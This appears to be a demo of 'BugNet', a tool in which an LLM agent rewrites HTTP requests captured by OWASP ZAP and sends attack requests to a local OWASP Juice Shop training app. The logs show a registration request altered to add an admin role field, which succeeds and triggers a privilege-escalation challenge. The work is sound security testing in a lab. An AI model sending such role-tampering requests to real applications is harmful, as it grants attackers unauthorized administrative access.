



BugNet Demo

First, start OWASP ZAP and the ZAP proxy, then access the OWASP Juice Shop and register with any account.



It is confirmed that the registration request was recorded in OWASP ZAP.



Next, run `zap_proxy.py` to extract the POST requests and responses.

```
C:\WINDOWS\system32\cmd.exe
(zap_llm) C:\Users\yone\Documents\zap_llm>python zap_proxy.py
["http://localhost:3000", "http://detectportal.firefox.com"]
Skipped duplicate GET request with same body shape to http://localhost:3000/rest/admin/application-configuration
Skipped duplicate GET request with same body shape to http://localhost:3000/rest/admin/application-configuration
Skipped duplicate GET request with same body shape to http://localhost:3000/rest/admin/application-version
Request Body: 40
Request Method: POST
Request URL: http://localhost:3000/socket.io/2E10=4&transport=polling&t=PCbtUL_&sid=7Va6Wb40FxAAlVx3AAAA
Request header: POST http://localhost:3000/socket.io/2E10=4&transport=polling&t=PCbtUL_&sid=7Va6Wb40FxAAlVx3AAAA HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Content-type: text/plain;charset=UTF-8
Content-Length: 2
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=onyPM001KNB&W83akLEorY9zADYhHtkcYfLYdZ0jp6124nwbqmx7ve5VRJXV; cookieconsent_status=dismiss

Request Body: 40
Skipped duplicate GET request with same body shape to http://localhost:3000/api/Challenges/?name=Score&20Board
Request Body: 40
Request Method: POST
Request URL: http://localhost:3000/socket.io/2E10=4&transport=polling&t=PCbuNsU&sid=XDG0WL9C_BBUnq28AAAC
Request header: POST http://localhost:3000/socket.io/2E10=4&transport=polling&t=PCbuNsU&sid=XDG0WL9C_BBUnq28AAAC HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Content-type: text/plain;charset=UTF-8
Content-Length: 2
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=onyPM001KNB&W83akLEorY9zADYhHtkcYfLYdZ0jp6124nwbqmx7ve5VRJXV; cookieconsent_status=dismiss
```

Finally, run `interactive_gpt.py` to launch the LLM agent, which will tamper with the POST requests recorded in `post_requests_data.json` and send attack requests to the target application.

```
C:\WINDOWS\system32\cmd.exe
(zap_llm) C:\Users\yone\Documents\zap_llm>python interactive_gpt.py

BugNet

attack request [
  "url": "http://localhost:3000/api/Users/",
  "request_header": "POST http://localhost:3000/api/Users/ HTTP/1.1\r\nHost: localhost:3000\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; W\r\nAccept-Language: ja,en-US;q=0.7,en;q=0.3\r\nContent-Type: application/json\r\nContent-Length: 279\r\nOrigin: http://localhost:3000\r\nConne\r\n=dismiss; continueCode=onyPM001KNB&W83akLEorY9zADYhHtkcYfLYdZ0jp6124nwbqmx7ve5VRJXV; cookieconsent_status=dismiss\r\nPriority: u=0\r\n\r\n",
  "request_body": "{ \"email\": \"aaaa@aaa.com\", \"password\": \"111111\", \"passwordRepeat\": \"111111\", \"securityQuestion\": {\"id\": 1, \"ques\r\nAt\": \"2024-11-13T14:13:32.605Z\" }, \"securityAnswer\": \"111111\", \"role\": \"admin\" }"
]
Resending request to http://localhost:3000/api/Users/ via ZAP Proxy
Response Status Code: 400
Response Body: { "message": "Validation error", "errors": [{"field": "email", "message": "email must be unique"}]}
attack request [
  "url": "http://localhost:3000/api/Users/",
  "request_header": "POST http://localhost:3000/api/Users/ HTTP/1.1\r\nHost: localhost:3000\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; W\r\nAccept-Language: ja,en-US;q=0.7,en;q=0.3\r\nContent-Type: application/json\r\nContent-Length: 251\r\nOrigin: http://localhost:3000\r\nConne\r\n=dismiss; continueCode=onyPM001KNB&W83akLEorY9zADYhHtkcYfLYdZ0jp6124nwbqmx7ve5VRJXV; cookieconsent_status=dismiss\r\nPriority: u=0\r\n\r\n",
  "request_body": "{ \"email\": \"unique_user@domain.com\", \"password\": \"111111\", \"passwordRepeat\": \"111111\", \"securityQuestion\": {\"id\r\n, \"updatedAt\": \"2024-11-13T14:13:32.605Z\" }, \"securityAnswer\": \"111111\", \"role\": \"admin\" }"
]
Resending request to http://localhost:3000/api/Users/ via ZAP Proxy
Response Status Code: 201
Response Body: { "status": "success", "data": { "username": "", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uplo\r\ncreatedAt": "2024-11-13T14:31:11.744Z", "deletedAt": "2024-11-13T14:31:11.744Z", "deletedAt": null}}
Vulnerability confirmed
```

After the attack is completed, the sent requests and their responses are recorded in `vulnerability_report.log`.

Upon checking the logs on the OWASP Juice Shop side, it is confirmed that the registerAdminChallenge, an authorization escalation issue, has been cleared.

```
C:\Users\Yone\Downloads\juice-shop-17.1.1_node20_win32_x64>juice-shop-17.1.1>npm start
> juice-shop@17.1.1 start
> node build/app

info: Detected Node.js version v20.17.0 (OK)
info: Detected OS win32 (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 10 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file main.js is present (OK)
info: Required file styles.css is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Port 3000 is available (OK)
info: Domain https://www.alchemy.com/ is reachable (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Server listening on port 3000
info: Solved 3-star registerAdminChallenge (Admin Registration)
info: Cheat score for registerAdminChallenge solved in 0min (expected ~8min) with hints allowed: 0.9508184444444444
error:
    at Database.<anonymous> (C:\Users\Yone\Downloads\juice-shop-17.1.1_node20_win32_x64\juice-shop-17.1.1\node_modules\sequelize\lib\dialects\sqlite\query.js:185:27)
    at C:\Users\Yone\Downloads\juice-shop-17.1.1_node20_win32_x64\juice-shop-17.1.1\node_modules\sequelize\lib\dialects\sqlite\query.js:183:50
    at new Promise (<anonymous>)
    at Query.run (C:\Users\Yone\Downloads\juice-shop-17.1.1_node20_win32_x64\juice-shop-17.1.1\node_modules\sequelize\lib\dialects\sqlite\query.js:183:12)
    at C:\Users\Yone\Downloads\juice-shop-17.1.1_node20_win32_x64\juice-shop-17.1.1\node_modules\sequelize\lib\sequelize.js:315:28
    at runNextTicks (node:internal/process/task_queues:60:5)
    at process.processImmediate (node:internal/timers:454:9)
    at async SQLQueryInterface.insert (C:\Users\Yone\Downloads\juice-shop-17.1.1_node20_win32_x64\juice-shop-17.1.1\node_modules\sequelize\lib\dialects\abstract\query-interface.js:308:21)
    at async SecurityAnswer.save (C:\Users\Yone\Downloads\juice-shop-17.1.1_node20_win32_x64\juice-shop-17.1.1\node_modules\sequelize\lib\models.js:2490:35)
    at async SecurityAnswer.create (C:\Users\Yone\Downloads\juice-shop-17.1.1_node20_win32_x64\juice-shop-17.1.1\node_modules\sequelize\lib\models.js:1362:12)
info: Solved 1-star errorHandlerChallenge (Error Handling)
info: Cheat score for errorHandlerChallenge solved in 0min (expected ~0min) with hints allowed: 0
```